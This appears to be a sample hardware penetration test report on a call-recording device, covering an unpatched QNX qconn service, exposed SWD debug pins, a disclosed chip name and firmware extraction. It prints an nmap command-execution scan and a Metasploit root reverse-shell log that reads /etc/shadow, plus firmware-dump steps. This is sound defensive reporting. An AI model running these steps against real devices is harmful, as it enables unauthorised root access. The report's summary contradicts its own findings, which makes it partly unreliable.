



Hardware Penetration Test

Prepared for: Sample Inc

COMPLETE REPORT

April 20, 2026

Red Sentry

This engagement was performed in accordance with the Statement of Work, and the procedures were limited to those described in that agreement. The findings and recommendations in this report reflect the systems, scope, and timeframe defined in the Statement of Work.

While every effort was made to provide thorough coverage, no security assessment can identify every possible issue, and results should not be interpreted as a guarantee of complete security.

Contact Information

+1 (888) 337-0467

hello@redsentry.com



TABLE OF CONTENTS

Summary.....	4
Project Overview.....	4
Goals.....	4
Dates.....	4
Findings.....	4
Scope.....	5
Tests Performed.....	6
Findings.....	7
Appendices.....	9

SUMMARY

Project Overview

Sample Company engaged Red Sentry to assess the security of the Sample device. The following report details the findings identified during the course of the engagement.

Goals

Identify vulnerabilities in the Sample device that could be leveraged by an attacker following the FDA testing indications.

Dates

April 08, 2026	April 08, 2026 - April 17, 2026	April 20, 2026
KICKOFF	TESTING PERIOD	DELIVERY

Findings Overview

During the assessment, the testing team identified multiple security findings across the environment.

A finding represents a unique security issue with a distinct root cause.

Instances represent the number of instances where that issue appears within the assessed environment.

The following table summarizes the identified findings and the number of Instances observed during testing.




Severity	Finding ID	Instances
MEDIUM	TN25TQ1-F0001	2
LOW	TN25TQ1-F0002	1
INFO	TN25TQ1-F0003	1
	TN25TQ1-F0004	1

Overall Grade



GRADE



Scope

Sample Device

EXECUTIVE SUMMARY

A comprehensive penetration test was conducted on the “Sample Device” device by Sample Company. This device, primarily used to manually record and transmit information via audio beeps and a phone call, lacks traditional digital interfaces like Bluetooth, radio frequencies, graphical user interfaces, or an operating system. The focus of the test was to assess the security of the device’s hardware and non-traditional data transmission methods.

The assessment involved a meticulous examination of the device's circuit board and attempts to identify vulnerabilities through various attack vectors. Given the device's unique design the test primarily focused on potential hardware-level security issues, rather than software or network vulnerabilities. The overall security of the device security is good, since only 3 vulnerabilities were found, these being of low severity and informational.

Regarding the severity of the findings, two instances of Missing Critical Security Patches were found on the device, it is recommended to promptly update the firmware.

Following the order severity an exposed Serial Wire Debug (SWD) pins on the device's circuit board. These debug pins, typically used during development for diagnostics and troubleshooting, were found accessible in the production model. This vulnerability is classified as low-risk but significant due to its potential implications.

The exposed SWD pins could allow an unauthenticated attacker to read the device's firmware. This vulnerability exposes the device to risks such as intellectual property theft, analysis of firmware for further vulnerabilities, unauthorized modifications, and bypassing of security controls. However, it is important to note that exploiting this vulnerability requires physical access to the device, thereby limiting the scope of potential attackers.

Additionally, two informational issues were identified, PCB Chip Name disclosure and the ability to reverse engineer the firmware binary file and get clear-text information out of it.

Addressing these issues will enhance the system's security and mitigate potential risks.




Figure 1: Security risk chart

Based on the findings, the assessment team identified the following risks:

- Overall, the issues found could potentially affect all security elements to a medium extent.

As the image above shows, the overall risk value is medium as all of the risk elements are below 4.

As a general rule, an area below 4 shows low business impact, between 4 and 7 medium impact, and above 7 high impact.

Test Performed

In order to discover vulnerabilities in the target system and accomplish the goals set by Sample Company, the assessment team prepared the following pentest plan:

Exploitation:

This stage involves actively exploiting vulnerabilities discovered during the earlier stages of the assessment. It focuses on using the information gathered earlier.

Tests:

- Fuzz Testing: It is a technique to discover vulnerabilities in software by inputting unexpected, malformed, or random data to provoke unexpected behaviors. It involves sending a large volume of diverse inputs to the target application to trigger potential errors or security weaknesses.
- Denial of Service Testing: It involves assessing the resilience of a system or application against various types of denial of service attacks to disrupt the normal functioning of a system or service, making it unavailable to legitimate users.
- Vulnerability Assessment and Analysis: It involves the analysis of various security aspects to determine weaknesses that could potentially gain unauthorized access to the underlying operating system or sensitive resources.
- Attack surface analysis: This involves comprehensively mapping out the different entry points, components, interfaces, and interactions of a system to understand its overall exposure to potential attacks.
- Closed box testing of known vulnerability scanning: Searching for Common Vulnerabilities and Exposures (CVEs) specific to a particular technology stack.
- Static code analysis: It focuses on analyzing the interactions with the firmware, external resources, and user inputs to identify potential vulnerabilities, bugs, or unintended behaviors.
- Vulnerability chaining: Exploiting multiple vulnerabilities in a sequential or interconnected manner to achieve a specific goal or gain unauthorized access to a system or resource.
- Boundary analysis: It involves testing the system's inputs, outputs, or parameters to assess how it handles values at the edges or boundaries of acceptable ranges.
- Reverse engineering: Reversing code in order to understand its design, functionality, or inner workings. It involves breaking down an object or system to examine its components, algorithms, protocols, and other details.

Fingerprinting

This process involves identifying different technologies and dependencies being used by the firmware to reveal potential attack vectors.



Tests:

- Manual Analysis: Using different techniques involving reverse engineering to gain insights about the tech stack

Reconnaissance

Gathering information about the device's hardware and firmware, its environment, and its data flow.

Tests:

- Application functionality discovery: We aim to discover its features and functionalities, as well as identify any other attack vectors.
- Firmware analysis: To have a better understanding of the system's inner working

Hardware Penetration Test Findings

MISSING CRITICAL SECURITY PATCHES

MEDIUM

Identifier	TN25TQ1-F0001
Severity	Medium
Instances	2

Description

Software vendors will release patches or updates to address known product vulnerabilities. Some software is designed to receive automatic updates, which can help to ensure that vulnerabilities are quickly patched. However, other software may not have automatic update capabilities or may not be configured to receive updates, which can leave an environment at risk. It's important to regularly check for and install updates for all software in use to minimize security risks.

Instances (2)

- Device IP:8000
- Device IP:9002

Evidence

The QNX CONN daemon was missing a security update on two hosts.

```
Nmap scan report for
Host is up (0.88s latency).

PORT      STATE SERVICE
8000/tcp  open  http-alt

qconn-exec:
  VULNERABLE:
    The QNX QCONN daemon allows remote command execution.
    State: VULNERABLE
    Risk factor: High
    The QNX QCONN daemon allows unauthenticated users to execute arbitrary operating
    system commands as the 'root' user.

References:
  http://metasploit.org/modules/exploit/unix/misc/qnx_qconn_exec
  http://www.fishnetsecurity.com/6labs/blog/pentesting-qnx-neutrino-rtos

Nmap done: 1 IP address (1 host up) scanned in 3.12 seconds
% nmap --script qconn-exec --script-args qconn-exec.timeo
conn-exec.bytes=1024,qconn-exec.cmd='uname -a' -p 8000
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-12 12:31 CST
Nmap scan report for
Host is up (0.88s latency).

PORT      STATE SERVICE
8000/tcp  open  http-alt

qconn-exec:
  VULNERABLE:
    The QNX QCONN daemon allows remote command execution.
    State: VULNERABLE
    Risk factor: High
    The QNX QCONN daemon allows unauthenticated users to execute arbitrary operating
    system commands as the 'root' user.

References:
  http://www.fishnetsecurity.com/6labs/blog/pentesting-qnx-neutrino-rtos
  http://metasploit.org/modules/exploit/unix/misc/qnx_qconn_exec

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

Figure 2: Security Update Missing from Firmware

The “exploit/qnx/qconn/qconn_exec” metasploit module was used to gain a reverse shell as the “Root” user.

```
[*] :8000 - Payload sent successfully
[*] Found shell
[*] Command shell session 2 opened ( :34717 → :8000) at 2023-12-12 14:

Reverse Shell Captured

# cat /etc/shadow
cat /etc/shadow
root:
0:0
sshd:*:1231323780:
#qnxuser:
235:0:0
# id
id
uid=0(root) gid=0(root) ← Logged In As 'Root'
# uname -a
uname -a
QNX localhost 7.1.0 2023/07/14-18:28:33EDT x86pc x86_64
# ip a
ip a
: ip: cannot execute - No such file or directory
# ifconfig
ifconfig
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33136
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
wm0: flags=8b43<UP,BROADCAST,RUNNING,PROMISC,ALLMULTI,SIMPLEX,MULTICAST> mtu 1500
    capabilities=1f<IP4CSUM,TCP4CSUM,UDP4CSUM,TCP6CSUM,UDP6CSUM>
    enabled=0
    address:
    media: Ethernet autoselect (100baseTX full-duplex)
    status: active
    inet netmask 0xfffff00 broadcast
    inet6 fe80::ce82:7fff:fe21:f5cc%wm0 prefixlen 64 scopeid 0x11
wm1: flags=8b43<UP,BROADCAST,RUNNING,PROMISC,ALLMULTI,SIMPLEX,MULTICAST> mtu 1500
    capabilities rx=1f<IP4CSUM,TCP4CSUM,UDP4CSUM,TCP6CSUM,UDP6CSUM>
    capabilities tx=7f<IP4CSUM,TCP4CSUM,UDP4CSUM,TCP6CSUM,UDP6CSUM,TSO4,TSO6>
```

Figure 3: Reverse Command Shell

The entire system at <IP> was accessible..

Steps for Recreation

1. Run the following command to scan the open port 8000 on the target device:
`nmap -sSCV -p 8000 <IP>`.
2. Verify that the QNX CPNN daemon is running on port 8000 and is vulnerable to remote command execution.

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- Apply appropriate security patches and update all outdated software to the latest version.

Resources

About QNX

<https://nmap.org/nsedoc/scripts/qconn-exec.html>

About Exploit QNX

https://www.rapid7.com/db/modules/exploit/qnx/qconn/qconn_exec/

DEBUG PINS EXPOSURE

LOW

Identifier	TN25TQ1-F0002
Severity	Low
Instances	1

Description

Debug Pins Exposure pertains to the discovery of exposed debug pins, such as JTAG (Joint Test Action Group), UART (Universal Asynchronous Receiver-Transmitter), and SWD (Serial Wire Debug) on various hardware devices. These debug interfaces are typically used during the development and testing phases for diagnostics, firmware flashing, and troubleshooting purposes. However, when left accessible in production devices, they pose a significant security risk.

Instances (1)

- Circuit board - J1

Evidence

While examining the device's circuit board the assessment team discovered exposed serial wire debug (SWD) pins. This can be used by unauthenticated attackers to read the device's firmware. This not only allows them to analyze the firmware for further vulnerabilities but also exposes proprietary algorithms and intellectual property.



Figure 6: Circuit board diagram

As shown in the image above the circuit board design docs showcase 5 pads(J1) which correspond to a set of SWD pins. This debug interface is typically used on prototype boards during the testing phase of the development cycle and should be removed on production devices. As shown in the image below when looking at the physical device these pins are still available. The 5 copper pads next to the J1 label belong to the SWD debugging interface.




Figure 7: Debug pins exposed

An attacker could leverage that interface to perform several attacks such as extracting the device's firmware/source code, modding the firming, bypassing security controls, and more. In production devices it is always recommended to remove debugging interfaces from the device so they can't be leveraged by malicious actors.

Steps for Recreation

1. Disassemble the device back panel using a PH0 screwdriver.
2. Verify the exposed debug pins next to the USB A port.

Recommendations

To mitigate the risk of this issue, the assessment team recommends the following steps:

- **Disable or Remove Debug Interfaces:** In production units, ensure that debug interfaces are either physically removed, disabled, or protected with secure authentication methods.
- **Firmware Encryption:** Encrypt firmware to make reverse engineering more difficult for an attacker who gains access to it via exposed debug pins.
- **Implement Secure Boot Mechanisms:** Use secure boot processes to prevent unauthorized firmware modification via exposed debug pins

Resources

About Hardware Attack Surface

<https://payatu.com/blog/hardware-attack-surface-jtag-swd/>

More about Hardware hacking

<https://book.hacktricks.xyz/todo/hardware-hacking>

About JTAG SWD Interface

<https://developer.arm.com/documentation/101636/0100/Debug-and-Trace/JTAG-SWD-Interface>

PCB CHIP NAME DISCLOSURE

INFO

Identifier	TN25TQ1-F0003
Severity	Info
Instances	1

Description

Among the possibilities are photos of the inside of the device, information about the hardware used, photos of possible prototypes or test hardware and possible documents from other manufacturers or suppliers. Some of these entities can be the FCC and PTCRB in the USA. IC and PTCRB in Canada. CE, GCF and RoHS in Europe, and TELEC in Japan among many others.

In all these cases, multiple manufacturers may expose information on products that are internally very similar or even the same. Different manufacturers have different policies regarding their documentation, are subject to different laws, or will share different documents for services that have been contracted to different companies.

Instances (1)

- Physical device

Evidence

The assessment team was checking the physical device, and the following pin number was found.




Figure 8: Physical device

As can be seen in the image from above the pin number “efm3xx230f512D001xxxxx”, was found on the processor.




Figure 9: Components Datasheet Search

As can be seen in the image above, the assessment team, with the help of a component searcher, found information related to the processor of the physical device.

Steps for Recreation

1. Disassemble the device back panel using a PH0 screwdriver.
2. Verify that the component names are disclosed on the PCB board.

Recommendations

To mitigate the risk of this issue, the assessment team recommends:

- Remove the manufacturer name from the PCB board.

Resources

Link for the datasheet

https://www.alldatasheet.com/view_datasheet.jsp?Searchword=EFM32GG230F512

D

001571403

FIRMWARE EXTRACTION

INFO

Identifier	TN25TQ1-F0004
Severity	Info
Instances	1

Description

Firmware in most devices is not exposed to users or attackers, as it can be reverse-engineered and modified to create malicious versions that can be used to gain control of the device or its data. This type of attack is known as a firmware exploit. It can be used to perform a variety of malicious actions, such as installing malware, stealing sensitive data, or taking control of the device remotely.

Instances (1)

- Sample Device2-1.1.3-1682364920.bin

It was observed that the firmware is exposing sensitive information.

[illegible]

Figure 10: Binwalk - Firmware check

As can be seen in the image from above, the assessment team with the help of binwalk tool checked the content for the firmware, using the following command:

```
binwalk -l filename
```

```
iot@iot ~/Documents> dd if=                                .bin skip=54694 bs=1 of=squashfs
942+0 records in
942+0 records out
942 bytes copied, 0.0036444 s, 258 kB/s
```

Figure 11: dd command to look for Boot Section Start

As can be seen in the image from above, the interesting part to look after is “boot section start” With the help of the “dd” command the assessment team achieved that: `dd if=filename skip 54694 bs=1 of= output files name`

```
iot@iot ~/Documents> ls
      .bin                               .bin.extracted/
```

Figure 12: Folder created

As can be seen in the image above, the extracted file has created a folder as bin extracted.

[illegible]

Figure 13: D1CC File

As can be seen in the image above, after going inside the folder the assessment team found a file named “D1CC” now the next step was to look at the content of the files, which using a cat command we can see that is displaying some function call and the version.

```
iot@iot ~/D/ bin.extracted> strings D1CC
/home/dab/proj/ em_timer.h
./emlib/em_adc.c
./emlib/em_cmu.c em_cmu.h
/home/dab/proj/
./emlib/em_dac.c
./emlib/em_dma.c
./emlib/em_gpio.c em_gpio.h
/home/dab/proj/
./emlib/em_msc.c
./emlib/em_prs.c
./emlib/em_rtc.c
./emlib/em_system.c
./emlib/em_timer.c
./emlib/em_vcmp.c
fd %s ( ( %3d > %3d ) && ( %3d > %3d ) && ( %3d > %3d ) ) newSE = %3d
REENT malloc succeeded
../../../../../../../../newlib/libc/string/strtok.c
function:
assertion "%s" failed: file "%s", line %dvs%s
((((
AAAAAA
BBBBBB
#-0+
efgEFG
0123456789ABCDEF
0123456789abcdef
Version: 1.1.3
```

Figure 14: D1CC File using strings command

Finally, as can be seen in the image above, using the “strings” command the assessment team was able to display the information in a clearer way.

Steps for Recreation

1. Using board schematics or a multimeter, verify the location of the SWDIO and SWCLK pins, alongside GND.
2. Wire the debugger (ST-Link V2, J-Link, Pico, etc) to the PCB.
3. Connect to the chip using the debug software of your choice and halt execution to prevent memory changes before dumping the firmware.
4. Read or dump the firmware onto your local machine for further analysis with tools such as binwalk.

Recommendations

To mitigate the risk of this issue, the assessment team recommends:

- Encrypting the firmware and not disclosing any information.

Resources

About the firmware extraction

https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/

APPENDIX (A) SEVERITY DESCRIPTION

The assessment team used the following criteria to rate the findings in this report. Red Sentry derived these risk ratings from the industry and organizations such as OWASP.

The severity of each finding in this report is independent. Finding severity ratings combine direct technical and business impact with the worst-case scenario in an attack chain. The more significant the impact, and the fewer vulnerabilities that must be exploited to achieve that impact, the higher the severity.

Critical

CRITICAL

Vulnerability is an otherwise high-severity issue with additional security implications that could lead to exceptional business impact. Examples: trivial exploit difficulty, business-critical data compromised, bypass of security controls, direct violation of communicated security objectives, and large-scale vulnerability exposure.

High

HIGH

Vulnerability may result in direct exposure including, but not limited to: the loss of application control, execution of malicious code, or compromise of underlying host systems. The issue may also create a breach in the confidentiality or integrity of sensitive business data, customer information, and administrative and user accounts. In some instances, this exposure may extend farther in the infrastructure beyond the data and systems associated with the application.

Medium

MEDIUM

Vulnerability does not lead directly to the exposure of critical application functionality, sensitive business and customer data, or application credentials. However, it can be executed multiple times or leveraged in conjunction with another issue to cause direct exposure. Examples include brute-forcing and client-side input validation.

Low

LOW

Vulnerability may result in limited exposure of application control, sensitive business and customer data, or system information. This type of issue provides value only when combined with one or more issues of a higher risk classification. Examples include overly detailed error messages, the disclosure of system versioning information, and minor reliability issues.

Informational

INFO

Finding does not have a direct security impact but represents an opportunity for additional layers of security, is considered a best practice, or has the possibility of turning into an issue over time. Finding is a security-relevant observation that has no direct business impact or exploitability, but may lead to exploitable vulnerabilities. Examples include poor communication between organizations, documentation encouraging poor security practices, or lack of security training.